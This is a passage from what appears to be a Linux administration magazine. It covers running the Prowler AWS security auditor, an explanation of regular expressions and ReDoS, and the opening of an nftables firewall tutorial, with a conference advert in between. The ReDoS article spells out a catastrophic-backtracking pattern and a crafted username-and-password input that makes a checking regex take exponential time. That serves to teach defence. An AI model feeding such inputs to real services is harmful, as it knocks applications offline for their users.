$ ./prowler -c check32
```

After the first Prowler run to make sure it runs correctly, then a handy tip is to spend some time looking through the benchmarks listed earlier to figure out what you might need to audit against, instead of running through all the many checks.

It's also not such a bad idea if you find the check numbers from the Prowler output and focus on specific areas to speed up your report generation time. Just delimit your list of checks with commas after the `-c` switch.

Additionally, use the `-E` command switch

```
$ ./prowler -E check17,check24
```

to run Prowler against lots of checks while excluding only a few.

Lookin' Oh So Pretty

As you'd expect, Prowler produces a nicely formatted text file for your auditing report, but harking back to the `pip` command earlier, you might remember that you also installed the *ansi2html* package, which allows the mighty Prowler to produce HTML by piping the output of your results:

```
$ ./prowler | ansi2html -la > ↲
 prowler-audit.html
```

Similarly, you can output to JSON or CSV with the `-M` switch:

```
$ ./prowler -M json > prowler-audit.json
```

Just change `json` to `csv` (in the file name, too) if you prefer a CSV file.

The well-written Prowler docs also offer a nice example of saving a report to an S3 bucket:

```
$ ./prowler -M json | aws s3 cp - ↲
  s3://your-bucket/prowler-audit.json
```

Finally, if you've worked with security audits before, you'll know that reaching an agreed level of compliance is the norm; therefore if, for example, you only needed to meet the requirements of CIS Benchmark Level 1, you could ask Prowler to focus on those checks only:

```
$ ./prowler -g cislevel1
```

If you want to check against multiple AWS accounts at once, then refer to the README file for a clever one-line command that runs Prowler across your accounts in parallel. A useful bootstrap script is offered, as well, to help you set up your AWS credentials via the AWS client and run Prowler, so it's definitely worth a read.

Additionally, a nice troubleshooting section looks at common errors and the use of multifactor authentication (MFA). Suffice it to say that the README file is comprehensive, easy to follow, and puts some other documentation to shame.

The End Is Nigh

Prowler boasts a number of checks that other tools miss, has thorough and considered documentation, and is a lightweight and reliable piece of software. I prefer the HTML reports, but running the JSON through the `jq` program is also useful for easy-to-read output.

Having scratched the surface of this clever open source tool, I trust you'll be tempted to do the same and to keep an eye on your security issues in an automated fashion. ■

Info

[1] Prowler: [https://github.com/toniblyx/prowler]
[2] CIS: [https://www.cisecurity.org]
[3] AWS Security Blog: [https://aws.amazon.com/blogs/security/tag/cis-aws-foundations-benchmark/]
[4] Prowler README: [https://github.com/toniblyx/prowler/blob/master/README.md]
[5] GDPR: [https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr/]
[6] HIPAA: [https://www.hhs.gov/hipaa/for-professionals/security/laws-regulations/index.html]
[7] Toni de la Fuente: [https://blyx.com]
[8] Git: [https://git-scm.com/book/en/v2/Getting-Started-Installing-Git]
[9] Linux package managers: [https://packaging.python.org/guides/installing-using-linux-tools]

The Author

Chris Binnie's latest book, *Linux Server Security: Hack and Defend*, shows how hackers launch sophisticated attacks to compromise servers, steal data, and crack complex passwords, so you can learn how to defend against such attacks. In the book, he also shows you how to make your servers invisible, perform penetration testing, and mitigate unwelcome attacks. You can find out more about DevOps, DevSecOps, Containers, and Linux security on his website: https://www.devsecops.cc.

DrupalCon
MINNEAPOLIS **2020**
MAY 18-22

Minneapolis Convention Center
events.drupal.org/minneapolis2020

Solidify your plans.
Register **today** to start your amazing DrupalCon journey!

More than 3,000 of the top digital minds will convene in Minneapolis to share knowledge, create solutions, build relationships, and shape the future.

Network, learn and be inspired.

Our session tracks provide something for **everyone**! The conference offers industry summits, trainings and content tailored to your expertise, including these specialties:

- CONTENT & DIGITAL MARKETING
- BUILDER
- AGENCY LEADERSHIP

Regular expression security

Pass the Test

Regular expressions are invaluable for checking user input, but a vulnerability could make them ripe for exploitation. By Matthias Wübbeling

One important paradigm in software development, especially web applications, is careful validation of user input before allowing further processing. Much can go wrong if the input is not carefully checked. SQL injection and cross-site scripting attacks are just two of the most common examples of exploitation. Regular expressions are useful for checking user input, but even they are vulnerable to attacks. In this article, I show you how to check your regular expressions for vulnerabilities.

Regular Expressions

Regular expressions (regex) have become an established method of validating user input before processing to describe and check for permitted entries and to prevent certain characters (e.g., those with a special function in an application) from being entered. Unfortunately, some regular expressions can still cause unwanted behavior with certain types of input and make the script unusable – much like a denial of service attack.

A regular expression describes a language, wherein you define the language that you want to accept as input for an application. Email addresses provide a simple but useful example. The World Wide Web Consortium recommends the following regular expression for the language of email addresses:

```
^[a-zA-Z0-9.!#$%&'*+/=?^_`{|}~-]+↵
  @[a-zA-Z0-9-]+(\.[a-zA-Z0-9-]+)*$
```

When you see a string like this for the first time, the semantics are not immediately apparent, but regular expressions form a language that is actually quite easy to understand. The two characters `^` and `$` describe the start and end of input, respectively. The parentheses form groups and the square brackets (`[ ]`) classes of admissible input characters. In this case, no value other than those that would appear in an email address may be present in the input. The first class in the example comprises `a-z` (all lowercase letters), `A-Z` (all uppercase letters), `0-9` (all digits), and all the special characters specified up to the right square bracket.

Certain symbols define the frequency of occurrence of any characters in a group or class: `?` (zero or one time), `+` (one or more times), and `*` (zero or more times). The plus sign that appears after the first closing square bracket and in front of the `@` sign therefore says that the `@` symbol of an email address must be preceded by at least one to any number of the specified characters.

The regular expression after the `@` checks domain names, which begin with at least one character, number, or hyphen (`+`), with an optional extension (`*`) comprising a period (zero or more times) and at least one of the characters of the class that follows. The dot also has a special meaning for regular expressions: It stands for any character. If you really expect a dot at a location, you need to insert a backslash in front (e.g., `\.`, as in the example) to “escape” the character).


If you adhere to all these requirements, you can generate words in the regular language of email addresses.

Regular expressions also allow the logical AND and OR operations. The AND operation is implicit outside of a class, whereas within a class, characters are implicitly linked with OR. The `|` character is used to stipulate an explicit OR; for example, `a|b` stands for a character that is either *a* or *b*. The expression is equivalent to the class `[ab]`. If you want to check the string for email addresses, you can use the Python console (Figure 1).

State Machines

State machines are used to test whether a word is part of a language – for example, whether the user input is an email address. If this doesn't mean anything to you, just imagine a ticket vending machine for the subway or a train. It assumes different states (e.g., the welcome screen,

Lead Image © Jakub Jirsak, 123RF.com



```
[root@it-administrator.de] ~ $ python
Python 3.5.5 (default, Apr 18 2019, 16:24:11)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import re
>>> regex = re.compile("^[a-zA-Z0-9.!#$%&'*+/=?^_`{|}~-]+@[a-zA-Z0-9-]+(\.[a-zA-Z0-9-]+)*$")
>>> regex.match("root@it-administrator.de")
<_sre.SRE_Match object; span=(0, 24), match='root@it-administrator.de'>
>>> regex.match("This is not a valid email address")
>>> █
```

Figure 1: Checking a regular expression for correctness in the Python console.

ticket selection, payment, or ticket printout) and expects different types of input from the operator that cause a transition from one state to another. If all the user input matches the previously defined input language, the machine accepts the input and prints a ticket.

State machines that check whether an input word is part of a language work in the same way. Each letter of an input word changes the state of the machine. If the state machine is in an accepting state after the input, the word is part of the language. Figure 2 shows a simple state machine with four states and the transitions between these states. State 1 is accepting, all other states are not. The state machine has an input alphabet that comprises only the letters *a* and *b*. Words are accepted in which an *a* is followed by another *a* or a *b*. The state machine is equivalent to the regular expression:

```
^a[ab]+$
```

If the input word starts with a *b*, the machine changes to state 3. From this state, it cannot transition to any other state, especially not the accepting state 1, which means the word input is not part of the language and is not accepted. If it reads an *a* first, the machine switches to state 2. From there, either an *a* or *b* will cause it to transition to the accepting state 1. If this terminates the input, then the word is part of the language, and the state machine accepts it. If further characters are read from the input, the machine proceeds to state 3 and does not accept the input.

For each regular expression in your application, you can create state machines and use them to check the input. State machines can become quite large, with many states and transitions. In particular, relations with `+` and `*` quantifiers, large classes, or the dot (`.`) for all possible input symbols lead to very large state machines.




Figure 2: A state machine determines whether the user input is part of the specified language.

Attack with ReDoS

A state machine's performance when checking regular expressions depends on many factors: the size of the state machine (i.e., the number of states and transitions) and, of course, the input. A state machine checks each possible sequence of states in turn until it accepts one of the sequences, which means, in the worst case, the run time for a state machine that checks a regular expression can grow exponentially in relation to the input. More bad news is that you often don't even notice that a regular expression results in a large state machine with a correspondingly long run time.

The Open Web Application Security Project (OWASP) lists the regular expression denial of service (ReDoS) [1] as an attack and shows some regular expressions that have unexpectedly bad worst-case run times, such as:

```
^(a+)+$
```

At first glance this does not seem to be a problematic expression; for example, the input *aaaa* has only 16 (2^4) possible sequences of state transitions. However, if you enter *a* 16 times, you already have 2^16 = 65,536 possible sequences, all of which need to be checked. The number doubles with each additional *a* in the input.


Occasionally, developers also use user input to create regular expressions. Imagine you want to prevent a username from being included in the password you are using. If an attacker chooses *(a+)+* as the username and types *a* 40 times as the password, the state machine would have to check 2^40 possible sequences. An attacker could thus deliberately cause a denial of service if they had some idea of how the application checked user input.

Conclusions

Regular expressions are useful for checking user input and are deployed in web applications and on firewalls or proxy servers. However, they also have pitfalls that are not immediately obvious. For this reason, you should always test the regular expressions you use intensively, because the damage potential is not always apparent. If you have inadvertently developed a vulnerable regular expression, sometimes simple adjustments or tolerable inaccuracy in the recognition process can make a broken or unsafe regular expression work safely. ■

Info

[1] ReDoS: [https://www.owasp.org/index.php/Regular_expression_Denial_of_Service_-_ReDoS]



Lead Image © alphaspirit, 123RF.com

Linux nftables packet filter

Screened

The latest nftables packet filter implementation, now available in the Linux kernel, promises better performance and simpler syntax and operation. By Thorsten Scherf

The Linux kernel already contains a variety of packet filters, starting with `ipfwadm` and followed by `ipchains` and `iptables`. Kernel 3.13 saw the introduction of nftables [1], which uses the `nft` tool to create and manage rules. With the help of its own virtual machine, nftables ensures that rulesets are converted into bytecode, which is then loaded into the kernel. Not only does it improve performance, but it also allows administrators to enable new rules dynamically without having to reload the entire ruleset.

Parts of the old Netfilter framework use nftables, removing the need to develop new hooks, which are nothing more than certain points in the network stack of the Linux kernel at which a packet is inspected and, in the case of a match, one or more actions executed. For this purpose, tables that store chains exist at these hook points. The chains in turn contain the rules.

The way in which the individual packets are now checked against the rules is another new feature of nftables. The classification is now far more sophisticated and elegant than it was in the days of iptables. For example, address families now allow you to process different packages with a single rule. If you wanted to examine IPv4 and IPv6 packets in the past, you not only needed different rules, you even had to load them into the kernel with different tools: `iptables` and `ip6tables`. The simple nftables `inet` table type includes both IPv4 and IPv6. Now, you can also merge different statements with nftables. With iptables, writing a packet to the log first and then performing another action, such as dropping the packet, was a very roundabout approach that required two rules:

```
iptables -A INPUT -p tcp ➘
  --dport 23 -j LOG
iptables -A INPUT -p tcp ➘
  --dport 23 -j DROP
```

With nftables, this is reduced to a single rule:

```
nft add rule filter input tcp ➘
  dport 23 log drop
```

This kind of facilitation can be found at many different places in nftables.

In addition to the hooks, nftables continues to use Netfilter code for connection tracking, network address translation (NAT), userspace queuing, and logging. The compatibility layer is very helpful if you are migrating from iptables, because it lets you continue using the iptables `netfilter` tool, even if the underlying framework is now nftables, not Netfilter.

If you don't need Netfilter and prefer to have all new features available instead, you can use the new `nft` tool instead.

To make sure the kernel you are using supports nftables, call the `modinfo` tool (**Listing 1**). You should then see some information about the `nf_tables` kernel module.

Listing 1: `modinfo nf_tables`

```
# modinfo nf_tables
filename:       /lib/modules/4.20.5-200.fc29.x86_64/kernel/net/netfilter/nf_tables.ko.xz
alias:          nfnetlink-subsys-10
author:         Patrick McHardy <kaber@trash.net>
license:        GPL
depends:        nfnetlink
retpoline:      Y
intree:         Y
name:           nf_tables
vermagic:       4.20.5-200.fc29.x86_64 SMP mod_unload
sig_id:         PKCS#7
signer:
sig_key:
sig_hashalgo:   md4
```

Kernel-Dependent Routing

Because the old Netfilter hooks are still used, the route of a packet through the network stack with nftables is similar to that of Netfilter (**Figure 1**): In `prerouting`, a decision is made as to whether a network packet is either intended for a process on the local machine or simply needs to be forwarded in-line with the routing table. In the first case, the package reaches the local process by way of the `input` entry point, where it is processed. It then passes through the `output` and `postrouting` hooks before leaving the network stack again.

If the package is not intended for a local process, though, routing is performed on the basis of existing routing entries. Make sure that the kernel supports this routing, which is defined in the Linux kernel by the `/proc/sys/net/ipv4/ip_forward` or `/proc/sys/net/ipv6/ip_forward` file. In this case, the package only passes through the `prerouting`, `forward`, and `postrouting` hooks.




Figure 1: nftables uses the hooks already known from Netfilter. However, the `ingress` entry point, which also supports Layer 2 filtering, is new.

In these three hooks, the packet can be rewritten by NAT in terms of the IP address and the port. Nftables allows changes to the target address for the `prerouting` and `input` hooks, and to the sender's address for the `postrouting` and `output` hooks. If you want to filter the packet instead, you can create corresponding tables in the `input`, `forward`, or `output` hooks and store your rulesets there. Another innovation in nftables is the new `ingress` entry point, which allows the filtering of packets on Layer 2, providing functions similar to the `tc` (traffic control) **[2]** tool.

Unlike Netfilter, nftables has no predefined constructs for tables and chains in which the actual rules end up. Administrators need to create these themselves with the `nft` tool:

```
nft add|list|flush|delete table|➘
    chain|rule <options>
```

If you now want to create a new table, you must consider a few points. For example, it is essential to assign an address family to a table. The following address families are provided by nftables: `ip`, `ip6`, `inet`, `bridge`, `arp`, and `netdev`. Although the first four families can be used in all hooks, nftables only allows

Listing 2: `nft list ruleset`

```
nft list ruleset -a
table inet firewall {
    chain incoming {
        type filter hook input priority 0; policy accept;
        iif "lo" accept # handle 5
        ct state established,related accept # handle 7
        tcp dport ssh ct state new accept # handle 8
        drop # handle 9
    }
}
```

Listing 3: Revised Ruleset

```
nft list table inet firewall
table inet firewall {
    chain smtp-chain {
        counter packets 1 bytes 80
    }
    chain incoming {
        type filter hook input priority 0; policy accept;
        iif "lo" accept
        ct state established,related accept
        tcp dport ssh ct state new accept
        tcp dport https ct state new accept
        tcp dport smtp ct state new jump smtp-chain
        drop
    }
}
```

the `arp` address family in tables that are created as part of the `input` or `output` hooks, and `netdev` is only allowed for `ingress` tables. If no address family is specified when creating a table, nftables uses `ip` by default.

To load rulesets into the kernel that ensure that both IPv4 and IPv6 packets are checked for their properties and filtered, you need to create a table with the `inet` address family. In the following example, this table is named `firewall`:

```
nft add table inet firewall
```

A call to `nft list tables` confirms that the table was created correctly:

```
nft list tables inet
table inet firewall
```

If needed, you can limit the output to certain address families.

Creating a New Chain

The next step is to create a new chain within this table that has the task of incorporating the rules. As with the address families, which are linked with tables, different types of chains exist: `filter`, `nat`, and `route`. The `filter` chains can be created in all hooks; `nat` chains are allowed in `prerouting`, `input`, `output`, and `postrouting` hooks; and `route` chains can only be created in `output` hooks. Because the purpose of this example is to filter IP packets for a local computer, you need to create a `filter` chain, assign it to the previously created `firewall` table, and specify where in the network stack it should be placed:

```
nft create chain inet firewall incoming { ➘
    type filter hook input priority 0\; }
```

You have now successfully created a base chain for filtering IP packets within the firewall table, defined a default priority, and named the chain *incoming*. The call to `nft list chains` confirms that everything worked successfully:

```
nft list chains
table inet firewall {
    chain incoming {
        type filter hook input priority 0; ➘
                                 policy accept;
    }
}
```

Within this chain you can then create rules that ensure that incoming and outgoing packets are inspected according to certain criteria, such as the source and target IP addresses, source or target ports, or state variables (e.g., membership of an existing connection). If all these criteria apply to a data packet flowing through the network stack and thus through each Netfilter hook, a match has occurred, and a specific action is performed. This action should also be defined as a rule. For example, you can tell nftables to accept or reject the packet in a match, or simply create a log entry.

In the following example, I present some simple rules to give you a feel for the new nftables syntax. The first rule ensures that nftables accepts all packets passing through the loopback interface:

```
nft add rule inet firewall incoming ➘
  iif lo accept
```

Furthermore, new SSH connections (`ct state new`) to port 22 will be allowed (`tcp dport 22`). Packets that belong to existing SSH connections are also allowed (`ct state established,related`) and are detected by nftables connection tracking. All other packets are dropped:

```
nft add rule inet firewall incoming ➘
  ct state established,related accept
nft add rule inet firewall incoming ➘
  tcp dport 22 ct state new accept
nft add rule inet firewall incoming drop
```

The individual objects and their hierarchy are now displayed by nftables with `nft list ruleset` (Listing 2). The `-a` option ensures that the internal enumeration (handles) of the individual rules is also displayed. A new rule can be inserted later easily enough with the command:

```
nft add rule inet firewall incoming ➘
  position 4 tcp dport 443 ➘
  ct state new accept
```

This rule now also allows all new connections to secure HTTPS port 443. You do not have to worry about packets that belong to existing connections at this point, because they are already detected and accepted by the connection tracking match with handle 7. The matches already mentioned above are extremely diverse in nftables and allow very complex rulesets [3]. Thanks to `tcpdump`-based syntax, however, they look quite compact and can be understood intuitively.

Flexible Sorting of Rules

